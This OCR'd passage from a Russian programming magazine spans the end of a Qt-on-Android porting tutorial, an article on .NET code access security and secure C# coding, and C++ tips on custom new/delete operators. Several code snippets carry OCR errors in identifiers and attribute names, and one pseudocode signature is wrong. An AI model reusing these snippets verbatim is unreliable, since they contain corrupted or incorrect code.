                                         "/");
    header.addValue("", QString("number=%1&
      message=%2&sign=ax-soft.ru&event=%3&
      codemod=%4&%5=%6").arg(ui->numberLE->
      text()).arg(ui->textPTE->toPlainText()).
      arg(image).arg(codeMod).arg(codeMod).arg(
      ui->captchaLE->text()));
    qDebug() << header.toString();
    http.request(header);
```

Вот и все! Делай Build All, собирай .apk-пакет :).

СОЗДАНИЕ ВИРТУАЛЬНОЙ МАШИНЫ

Для тестирования приложения нам нужно создать виртуальную машину. Кстати, надеюсь, у тебя установлена Java Runtime Environment? Если нет, то поставь, вещь нужная. Кроме того, для создания .apk-пакетов понадобится ant. Ставится он легко — sudo apt-get install ant. Теперь переходи в сабдиректорию tools в Android SDK и вводи ./android. Запустится менеджер настроек и виртуальных машин. Сначала скачай нужные API (разобраться нетрудно, для этого примера нужна версия 8), далее переходи на вкладку Virtual Devices, жми New. В Name — любое имя, Target — Android 2.2, Skin — какой хочешь (я выбрал WVGA800), и нажимай Create AVD. Затем выбирай машину и жми Start, Launch. Все, будем ждать. На моем нетбуке оно запускалось около десяти минут, на десктопе — 1,5-2 минуты. Работает эмулятор так же медленно, как и запускается (ибо эмулирует ARM с помощью QEMU). С одной стороны это плохо, что все тормозит, а с другой стороны — мы получаем достоверные на 100% результаты. Как только появится рабочий стол Android, виртуальную машину можно будет оставить в покое.

СОЗДАНИЕ ТЕСТОВОГО ПРОЕКТА

Переходим в директорию tools Android SDK (в консоли). Открываем документацию, начинаем вкуривать. Вводим: ./android create project. Опс, ошибочка! Смотрим, чего от нас хотят. Ага, мы не указали параметры нашего будущего проекта, а точнее: цель. Нужна версия API,

Грабли

путь до проекта, его имя, имя Activity и имя пространства имен для приложения. У меня получилось вот так:

```
./android create project --target 8 --name hello
--path ./TestPro --activity helloActivity  --package
com.example.hello
```

Делаем ls... ага, вот она — директория TestPro. Входим в нее, и опять вызываем ls. Далее в директории libs нужно создать сабдиректорию armeabi. В нее мы копируем нашу собранную Qt'шную либу (.so).

В каталог src/ надо скопировать все содержимое android-lighthouse/src/android/java/com, чтобы получилось src/com/nokia/qt. После этого идем в src/com/example/hello/ и редактируем там главный Activity — helloActivity.java. Удаляем onCreate, добавляем функцию:

```
public helloActivity()
{
      setApplication("Hello");
}
```

Здесь Hello — имя приложения. Следовательно, наша библиотека .so должна называться libHello.so.

Ну и, наконец, идем в консоли в корень проекта и командуем ant install. Ждем (долго, поскольку либа статическая и весит много. У меня, например — 12.5 Мб). После того, как в консоли появится



Наше приложение_Немного коряво но сойдет

заветное SUCCESSFUL, можно идти в главное меню Андроида и запускать оттуда свое приложение.

ЗАКЛЮЧЕНИЕ


Когда-то (то ли в 2007, то ли в 2008) у меня на телефоне (Motorola A1200e, один из первых телефонов с Linux, и, кстати, с гуем, написанным на Qt 2) появилась QTopia, также известная как Qt Embedded — встраиваемая ОС от Trolltech на базе Linux Kernel 2.6 с оболочкой на Qt 4, заброшенная после покупки троллей нокией. Появилась она благодаря труженикам с форума motofan, сумевшим портировать ее на ядро 2.4 (другого у A1200 не было и не будет, поэтому не будет и Андроида). Так вот, когда я ее поставил, был удивлен простотой портирования приложений с десктопа на телефон — иногда требовалось просто пересобрать его кросс-компилятором, и все!

К сожалению, новомодного Qt 4.5 платформа не получила (и зря — на мой взгляд, она была не хуже, чем Maemo). Теперь такой метод портирования возможен и на Android, а ведь за ним будущее. И, кстати, вовсю идет портирование Qt Mobility, классного фреймворка для телефонов Nokia. Жаль, пока что портированием занимается только один, пусть и очень крутой человек (кстати, помочь не желаешь?). В общем, нам осталось дождаться портирования Qt на iOS (там, к сожалению, все далеко не так радужно), и тогда можно будет смело заявлять, что лозунг Qt Software не высосан из пальца. Qt Everywhere!

THANKS TO:

Огромное спасибо румыну taipanromania (автор порта) и marflon (раньше, кстати, писал в][) за помощь с созданием .apk, ну и, традиционно, группе И-3-1 (Прикладная Математика) МГТУ «Станкин».

Типичное рабочее место разработчика под андроид на qt



Александр Эккерт stannic.man@gmail.com



ПУЛЕНЕПРОБИВАЕМЫЙ СИШАРП

Основные правила создания безопасного кода

Сегодня мы поговорим о том, о чем вспоминают обычно в последнюю очередь — о безопасности твоих приложений. Ведь ты же не хочешь читать о том, что в творении рук твоих — супернавороченной программе — нашли уязвимости, которые поставят под угрозу работу каких-нибудь важных организаций? Ладно бы, если это простая фирма, а если банк? Или атомная электростанция?

ВВЕДЕНИЕ

Увы и ах — технологии .NET прочно вошли в нашу жизнь, и на сегодняшний день разработчики C# пользуются неслыханной популярностью на рынке труда. Легкий в изучении и освоении язык дал программисту неслыханную свободу действий и при этом позволил расширить круг тех лиц, которые стали гордо именовать себя «программистами». Столь низкий «порог вхождения в специальность» обусловил тот факт, что начинающие (и не очень) программисты не стали уделять должного внимания безопасности своего кода. Но обо всем по порядку.

У общеязыковой исполняющей среды (common language runtime, CLR) в .NET Framework есть своя модель безопасного выполнения кода, независимая от ограничений операционной системы, в которой она работает. Более того, в отличие от старой модели защиты на основе участников безопасности (principal-based security), CLR реализует политику, исходя из того, откуда поступает код, а не из того, кто является его пользователем. Эта модель защиты по правам доступа кода (code access security) имеет больший смысл в современных условиях, поскольку немалая часть кода устанавливается через интернет, и даже доверенный пользователь (trusted user) не знает, какой код действительно безопасен. Все это реализовано в пространстве имен System.Security. «Ээээээ, так ты об этом...» — разочарованно вздохнет читатель, который, наверняка, вдоль и поперек изучил все те фичи, которые .NET предлагает программисту для реализации его злобных замыслов. Спешу огорчить — о System.Security мы сегодня как раз разговаривать не будем. Это скучно :). Вместо этого мы попробуем взглянуть на проблему «безопасного кода» с другой стороны — с точки зрения того, в чьи хорошие (или не очень) руки он попадет. Вне зависимости от того, что предоставляет интерфейс твоей программы: просто складывает два числа или же управляет атомной электростанцией.

ЧТО МОЖЕТ CLR?

Общеязыковая исполняющая среда (common language runtime, CLR) и Microsoft .NET Framework предоставляют всем приложениям с управляемым кодом защиту на основе признаков — это так называемая evidence-based security. В большинстве случаев при написании кода обеспечивать защиту явным образом не требуется. Тем не менее, я попытаюсь кратко рассмотреть вопросы безопасности, которые тебе, как мегакрутому программисту, возможно, понадобится учитывать при написании кода, и описать те принципы классификации компонентов,




позволяющие определить, что нужно предпринять для гарантированной защиты кода.
Для защиты управляемого кода используются две технологии:
• защита на основе признаков (evidence-based security) позволяет определять, какие разрешения следует предоставлять коду;
• защита по правам доступа кода (code access security) позволяет проверять, весь ли код в стеке имеет необходимые разрешения на выполнение каких-либо действий.
Эти две технологии связаны между собой концепцией разрешений.
По признакам и политике безопасности, устанавливаемой администратором, система защиты определяет, какие разрешения могут быть выданы коду. Программа сама может запрашивать какое-либо разрешение, влияя на состав окончательного набора разрешений. Запрос разрешения выражается в виде объявления на уровне сборки с синтаксисом пользовательских (custom) атрибутов. Однако, в любом случае, код не может получить более широкие или ограниченные разрешения, чем это предписано политикой безопасности. Разрешение предоставляется только раз и определяет права всего кода в сборке. Для просмотра и изменения политики безопасности используется инструмент настройки .NET Framework (Mscorcfg.msc).


ПЛАНИРУЕМ БОЕВЫЕ ДЕЙСТВИЯ

Есть такая японская пословица: «Выходи из дома так, как будто он окружен тысячей врагов». Понятно, что во времена феодальной Японии, когда туда-сюда бегали самураи, воевали между собой и искали других приключений, это пословица была актуальной. Сегодня, позволю себе заметить, эта пословица будет справедливой и для твоего кода — если ты думаешь, что твой код никому нафиг не сдался, ты глубоко ошибаешься.
Если твой код — часть приложения, которая не вызывается другим кодом, то его защита проста и специального программирования не требует. Но учти, что он может быть вызван злонамеренным кодом. Хотя защита по правам доступа кода препятствует доступу злонамеренного кода к ресурсам, он все равно способен считать значения полей или свойств, которые, возможно, содержат ценную информацию.

IHRE AUSWEISS, BITTE!

Выдача разрешений

Защита на основе признаков базируется на предположении, что высокий уровень доверия (с широкими полномочиями) присваивается лишь коду, заслуживающему этого самого доверия, а злонамеренный код является «мало доверяемым» или вообще не имеет разрешений. В соответствии с политикой по умолчанию в .NET Framework разрешения выдаются на основе зон (так, как они определены в Microsoft Internet Explorer). Ниже приведено упрощенное описание этой политики «по умолчанию»:
• Зона локального компьютера (например, C:\app.exe) является полностью доверяемой. Предполагается, что пользователи помещают на свой компьютер только код, которому они доверяют, и что большинство пользователей не собираются разбивать свой жесткий диск на области с разной степенью доверия. По существу, этот код может делать все что угодно, поэтому от злонамеренного кода, находящегося в этой зоне, никакой защиты нет. Честно говоря, по моему скромному мнению, именно это предположение является одной из огромных дыр в



Mscorcfg.msc

архитектуре безопасности Windows, что приводит к появлению таких извратов, как UAC, DEP, рандомизация стека, сандбоксов и пр.
• Зона интернета (например, http://www.microsoft.com). Коду из этой зоны предоставляется очень ограниченный набор разрешений, который не опасно предоставить даже злонамеренному коду. Обычно этому коду нельзя доверять, поэтому его можно безопасно выполнять только с очень узкими разрешениями, с которыми он не сумеет нанести ущерб:
• WebPermission — доступ к серверу сайта, с которого получен код;
• FileDialogPermission — доступ только к файлам, специально указанным пользователем;
• IsolatedStorageFilePermission — постоянное хранилище, ограниченное пределами веб-сайта;
• UIPermission — возможность записи информации в окно пользовательского интерфейса.
• Зона интрасети (например \\UNC\share). Код из этой зоны выполняется с чуть большими разрешениями, чем код из интернета, но среди них все равно нет таких, которые предоставляли бы широкие полномочия:
• FileIOPermission — доступ только для чтения к файлам каталога, из которого загружен код;
• WebPermission — доступ к серверу, с которого загружен код;
• DNSPermission — допускается разрешение DNS-имен в IP-адреса;



▹ dvd

На диске ты найдешь некоторые программные примеры, реализующие на C# принципы, описанные в статье.




▹ links

• blogs.msdn.com, www.eggheadcafe.com, bytes.com — на этих сайтах ты сможешь найти россыпи интересной информации о технологиях .NET и популярных языках







Утилита графической настройки прав доступа к коду GuiCaspol

• **FileDialogPermission** — доступ только к файлам, специально указанным пользователем;
• **Isolated StorageFilePermission** — постоянное хранилище (с меньшими ограничениями);
• **UlPermission** — код может свободно использовать собственные окна верхнего уровня.
• **Зона ограниченных сайтов**, код из которой выполняется только с минимальными разрешениями.

Продумай свои требования к защите и соответственно измени политику безопасности. Правда, никакая конфигурация защиты не решит всех проблем: политика безопасности по умолчанию, в общем-то, рассчитана на запрет потенциально опасных операций.
В зависимости от способа развертывания, твой код может получать различные разрешения. Перед выпуском кода в мир убедись, что ему предоставляются разрешения, достаточные для нормальной работы. Продумывая защиту кода от атак, посмотри, откуда может быть загружен атакующий код, и как он может получить доступ к твоему коду.

НЕ ВЛЕЗАЙ — УБЬЕТ!

Какие разрешения несут в себе потенциальную опасность?
Для выполнения некоторых защищенных операций .NET Framework предоставляет разрешения, потенциально позволяющие обойти систему защиты. Эти опасные разрешения следует предоставлять только коду, заслуживающему доверия, и только при абсолютной необходимости. Обычно, если злонамеренный код получает такие разрешения, то защититься нельзя. К опасным разрешениям относятся:
[Security Permission]:
• **Unmanaged Code** — позволяет управляемому коду вызывать неуправляемый код, что зачастую весьма опасно;
• **Skip Verification** — код может делать что угодно без всякой верификации;
• **ControlEvidence** — управление признаками позволяет обмануть систему защиты;
• **ControlPolicy** — возможность изменять политику безопасности позволяет отключить защиту;
• **SerializationFormatter** — за счет сериализации можно обойти управление доступом;
• **ControlPrincipal** — возможность указывать текущего пользователя позволяет обходить защиту на основе ролей;
• **ControlThread** — возможность манипуляций с потоками опасна, так как с ними связано состояние защиты;
[ReflectionPermission]:
• **MemberAccess** — позволяет отключать механизм управления доступом (становится возможным использование закрытых членов).

ЗАЩИТА ДОСТУПА К МЕТОДАМ

Некоторые методы не стоит открывать для вызова произвольным недоверенным кодом. Вызов такого метода связан с различными рисками: он может предоставлять информацию, доступ к которой ограничен, принимать любую передаваемую ему информацию, не проверять ошибки в параметрах или, получив некорректные параметры, неправильно работать или даже нанести вред. Учитывай все эти случаи и предпринимай меры для защиты таких методов.
Иногда приходится ограничивать доступ к методам, которые не предназначены для открытого использования, но все равно должны быть объявлены как открытые. Например, у тебя есть некий интерфейс, вызываемый вашими же DLL, и поэтому он должен быть открытым, но ты не хочешь, чтобы этот интерфейс был общедоступным, так как нежелательно, чтобы клиенты могли с ним работать, или чтобы злонамеренный код воспользовался им как точкой входа в твой компонент. Еще одна типичная причина ограничения доступа к методу, который не предназначен для общего использования (но, тем не менее, должен быть открытым) — стремление избежать документирования и поддержки интерфейса, применяемого исключительно на внутреннем уровне. Поэтому вот тебе несколько советов, как можно ограничить доступ к методам в управляемом коде:
• Ограничь область доступности классом, сборкой или производными классами (если им можно доверять). Это простейший способ ограничения доступа к методу. Замечу, что вообще-то производные классы могут быть менее доверяемыми, чем класс-предок, но в некоторых случаях они используют ту же идентификацию, что и надкласс. В частности, ключевое слово protected не подразумевает доверия, и его необязательно нужно использовать в контексте защиты.
• Разрешай вызов метода только вызывающим с определенной идентификацией (обладающим заданными вами признаками).
• Разрешай вызов метода только тем, у кого есть требуемые разрешения.

Аналогичным образом декларативная защита позволяет контролировать наследование классов. С помощью InheritanceDemand можно потребовать наличия определенной идентификации или разрешения от:
• всех производных классов;
• производных классов, переопределяющих те или иные методы.

ЗАЩИЩАЕМ ДОСТУП К МЕТОДУ ИЛИ КЛАССУ

Следующий пример показывает, как обезопасить открытый метод, ограничив доступ к нему.
1. Команда sn -k создает пару из закрытого и открытого ключа. Закрытая часть нужна, чтобы подписать код строгим именем (strong name), и хранится в безопасном месте издателем кода. Если она станет известной, указать твою подпись в своем коде сможет кто угодно.

```
sn -k keypair.dat
csc/r:App1.dll /a. keyfile: keypair.dat App1.cs
sn -p keypair.dat public.dat
sn -tp public.dat >publichex.txt

[StrongNameldentityPermissionAttribute ( SecurityAction
. LinkDemand , PublicKey="...hex...",Name="App1",
Version="0. 0.0.0")]
public class MyClass
```

2. Команда esc компилирует и подписывает Appl, предоставляя ему доступ к защищенному методу.
3. Следующие две команды sn извлекают из пары открытый ключ и преобразуют его в шестнадцатеричную форму.
4. Во второй половине показанного исходного кода содержится фрагмент защищаемого метода. Пользовательский атрибут (custom attribute) определяет строгое имя и в шестнадцатеричном формате вставляет открытый ключ, полученный командой sn, в атрибут PublicKey.





.NET Configuration

Консоль Действие Вид Справка

My Computer
Assembly Cache
Configured Assemblie
Remoting Services
Runtime Security Poli
Enterprise
Machine
Code Groups
Permission Se
Policy Assem
User
Applications

Framework.

Note: This version of the .NET Framework Configuration tool will not adjust settings for previous or later versions of the .NET Framework. Use the corresponding configuration tool to adjust settings for those versions.

Tasks

Manage the Assembly Cache
The assembly cache stores assemblies that are designed to be shared by several applications. Use the assembly cache to view, add, and remove the managed components that are installed on this computer.

Managed Configured Assemblies
Configured assemblies are the set of assemblies from the assembly cache that have an associated set of rules. These rules can determine which version of the assembly gets loaded and the location used to load the assembly.

Configure Code Access Security Policy
The common language runtime uses code access security to control applications' access to protected resources. Each application's assemblies are evaluated and assigned permissions based on factors that include the assembly's origin and author.

Adjust Remoting Services
Use the Remoting Services Properties dialog box to adjust communication channels for all applications on this computer.

Manage Individual Applications
Each application can have its own set of configured assemblies and remoting services.

Утилита ручной настройки прав доступа к коду

5. В период выполнения Appl имеет необходимую подпись со строгим именем и может использовать MyClass.
В этом примере для защиты API-элемента применяется атрибут LinkDemand.
В примере, показанном ниже, частично доверенному коду запрещается обращаться к классам и методам (а также к свойствам и событиям). Когда такие объявления применяются к классу, защищаются все методы, свойства и события этого класса. Однако декларативная защита не влияет на доступ к полям. Кроме того, учти, что требования к связи (link demands) защищают только от непосредственно вызывающего кода — возможность атак с подменой сохраняется.

```
[System.Security.Permissions.
PermissionSetAttribute(System.Security.
Permissions.SecurityAction.InheritanceDemand,
Name="FullTrust")]
[System.Security.Permissions.PermissionSetAttribute
(System.Security.Permissions.SecurityAction.
LinkDemand,
Name="FullTrust")]
public class YourClass{...}
```

ПРИЕМЫ БЕЗОПАСНОГО КОДИНГА

Запрос разрешений — отличный способ обеспечить поддержку защиты в разрабатываемом коде. Он позволяет запрашивать минимальные разрешения, необходимые для выполнения кода, и гарантировать, что код не получит разрешений больше, чем нужно. Например:


```
[assemblyiFilelOPermissionAttribute
(SecurityAction.RequestMinimum,
Wrlte="C:\\test.tmp")]
[assembly:PermissionSet
(SecurityAction.RequestOptional. Unrestricted=false)]
... SecurityAction.RequestRefused ...
```

В этом примере системе сообщается, что код не должен запускаться, пока не получит разрешение на запись в C:\test.tmp. Если одна из политик безопасности не предоставляет такое разрешение, генерируется исключение PolicyException, и код не запускается. Ты должен убедиться в том, что коду выдается нужное разрешение, и тогда тебе не придется беспокоиться об ошибках из-за нехватки разрешений. Кроме того, здесь система уведомляется о том, что дополнительные разрешения нежелательны. Иначе код получит все разрешения, предусмотренные политикой безопасности. Лишние разрешения не принесут вреда, но, если в системе безопасности есть какая-то ошибка, уменьшение числа разрешений, выдаваемых коду, может прикрыть брешь в защите. Таким образом, если код обладает разрешениями, которые ему не нужны, возможны проблемы с безопасностью. Еще один способ ограничить количество привилегий, предоставляемых коду — явно перечислить разрешения, от которых следует отказаться. Отказ от разрешений осуществляется объявлением необязательности разрешений и исключением конкретных разрешений из запроса.

ЗАКЛЮЧЕНИЕ

Уфф! На тему обеспечения безопасности твоего кода можно говорить бесконечно. В рамках этой статьи я постарался упомянуть только самое важное и, на мой взгляд, интересное. Иными словами, то, что должно помочь тебе сделать свои приложения непробиваемыми. В общем, да пребудет с тобой Сила!

deeonis deeonis@gmail.com



КОДЕРСКИЕ ТИПСЫ И ТРИКСЫ

Правила кодинга на C++ для настоящих спецов

Продолжаем изучать тонкости управления памятью в C++. Следующие пара страниц будут посвящены углубленному изучению операторов new и delete. Из них ты узнаешь, какие требования предъявляет стандарт C++ к пользовательским реализациям этих операторов.

В прошлой статье мы успели разобраться, для чего вообще нужно заменять операторы new и delete своими версиями, и в каких случаях без этого можно обойтись. Также мы немного затронули тему функции-обработчика new и обсудили проблему выравнивания возвращаемых указателей.

Если ты не читал прошлые трюки, крайне советую прочитать августовский номер, поскольку в этой статье мы будем считать, что прошлые трюки ты все-таки осилил.

Итак, к реализации пользовательских версий операторов new и delete C++ предъявляет определенные требования. Одно из этих требований мы рассмотрели в прошлом номере — это функция-обработчик new. О ней мы еще поговорим чуть ниже. Кроме того, самописный new должен возвращать правильное значение и корректно обрабатывать запросы на выделение нуля байтов. Также при реализации собственных функций управления памятью мы должны позаботиться о том, чтобы не скрыть их «нормальные» формы. Ну, а теперь обо всем этом подробнее.

Соглашения при написании оператора new

Первым делом пользовательский new должен возвращать правильное значение. В случае успешного выделения памяти оператор должен вернуть указатель на нее. Если же что-то пошло не так, следует возбудить исключение типа bad_alloc.

Но не все так просто, как кажется. Перед исключением new должен в цикле вызывать функцию-обработчик, которая попытается разрешить проблемную ситуацию. Что должна делать эта функция, мы подробно рассмотрели в прошлой статье. Сейчас я лишь напомню, что она может высвободить заранее заготовленный резерв памяти в случае ее нехватки, сама возбудить исключение или вовсе завершить программу. Крайне важно, чтобы функция-обработчик корректно отработала, поскольку цикл ее вызова будет выполняться до тех пор, пока не будет разрешена конфликтная ситуация. Следующий важный момент, который мы должны учитывать — это обработка запросов на выделение нуля байт памяти. Как ни странно это звучит, но стандарт C++ требует в этом случае корректной работы оператора. Такое поведение упрощает реализацию некоторых вещей в других местах языка. Принимая во внимание все это, можно попробовать накидать псевдокод пользовательского new:

Псевдокод пользовательской реализации оператора new


```
void *operator new(std::size_t size)
  throw(std::bad_alloc)
{
  using namespace std;
  // обработать запрос на 0 байтов,
  // считая, что нужно выделить 1 байт
  if (size == 0)
    size = 1;

  while(true)
  {
    // попытка выделить size байтов;

    if (выделить удалось)
      return (указатель на память);

    // выделить память не удалось
    // проверить, установлена ли функция-обработчик
    new_handler globalHandler = set_new_handler(0);
    set_new_handler(globalHandler);

    if (globalHandler)
      (*globalHandler) ();
    else
      throw std::bad_alloc();
  }
}
```



Особо чувствительных может смутить выделение одного байта памяти тогда, когда у нас запрашивают ноль. Да, это грубо, но зато работает. Дело в том, что мы должны вернуть корректный указатель даже тогда, когда у нас просят 0 байтов, поэтому приходится изобретать. И чем проще будет изобретение, тем оно надежней.
Также сомнительной может показаться установка указателя на обработчик new в нулевое значение с последующим его восстановлением. К сожалению, у нас нет другого способа получить адрес текущей функции-обработчика. Нам нужно проверить этот адрес, и, если он нулевой, возбудить исключение типа bad_alloc.
Еще раз повторюсь, что оператор new в случае проблем с выделением памяти в бесконечном цикле вызывает функцию-обработчик. Очень важно, чтобы код этой функции корректно разрешал проблему: сделал доступной памяти больше, возбудил исключение типа, производного от bad_alloc, установил другой обработчик, убрал текущий обработчик или не возвращал управление вовсе. В противном случае программа, вызвавшая нашу версию new, зависнет.
Отдельно следует рассмотреть случай, когда new является функцией-членом какого-либо класса. Обычно пользовательские версии операторов работы с памятью пишутся для более оптимизированного распределения памяти. Например, new для класса Base заточен под выделение памяти объемом sizeof(Base) — ни больше, ни меньше. Но что будет, если мы создадим класс, который наследуется от Base? В дочернем классе также будет использоваться версия оператора new, определенного в Base. Но размер наследуемого класса (назовем его Derived), скорее всего, будет отличаться от размера базового: sizeof(Derived) != sizeof(Base). Из-за этого вся польза от собственной реализации new может сойти на нет. О чем, кстати, многие забывают и испытывают потом нечеловеческие страдания.

Проблема наследования оператора new

```
class Base {
public:
   static void *operator new (std::size_t size)
      throw(std::bad_alloc);
      ...
};

// в подклассе не объявлен оператор new
class Derived: public Base
{...};

//вызывается Base::operator new
Derived *p = new Derived;
```

Решить проблему достаточно просто, но делать это надо заранее. Достаточно в базовом классе, в теле оператора new, выполнять проверку размера выделяемой памяти. Если количество запрашиваемых байтов не совпадает с количеством байтов в объекте класса Base, то работу по выделению памяти лучше всего передать стандартной реализации new. К тому же, так мы сразу же решаем вопрос с обработкой запроса на выделение нуля байтов памяти — этим уже будет заниматься штатная версия оператора.

Решение проблемы наследования оператора new

```
void *operator new (std::size_t size)
    throw(std::bad_alloc)
{
   // если size неправильный, вызвать стандартный new
   if(size != sizeof(Base))
      return ::operator new(size);

   // в противном случае обработать запрос

   ...
}
```

На уровне класса можно также определить new для массивов (operator new[]). Этот оператор не должен ничего делать, кроме как выделять блок неформатированной памяти. Мы не можем совершать какие-либо операции с еще не созданными объектами. Да и, к тому же, нам неизвестен размер этих объектов, ведь они могут быть наследниками класса, в котором определен new[]. То есть количество объектов в массиве необязательно равно (запрошенное число байтов)/sizeof(Base). Более того, для динамических массивов может выделяться большее количество памяти, чем займут сами объекты, для обеспечения резерва.

Соглашения при написании оператора delete

Что касается оператора delete, то тут все гораздо проще. Основная гарантия, которую мы должны предоставить — это безопасность освобождения памяти по нулевому адресу. С учетом этого псевдокод delete будет выглядеть так:

Псевдокод пользовательской реализации оператора delete

```
void *operator delete (void *rawMemory) throw()
{
      // если нулевой указатель, ничего не делать
      if(rawMemory == 0) return;

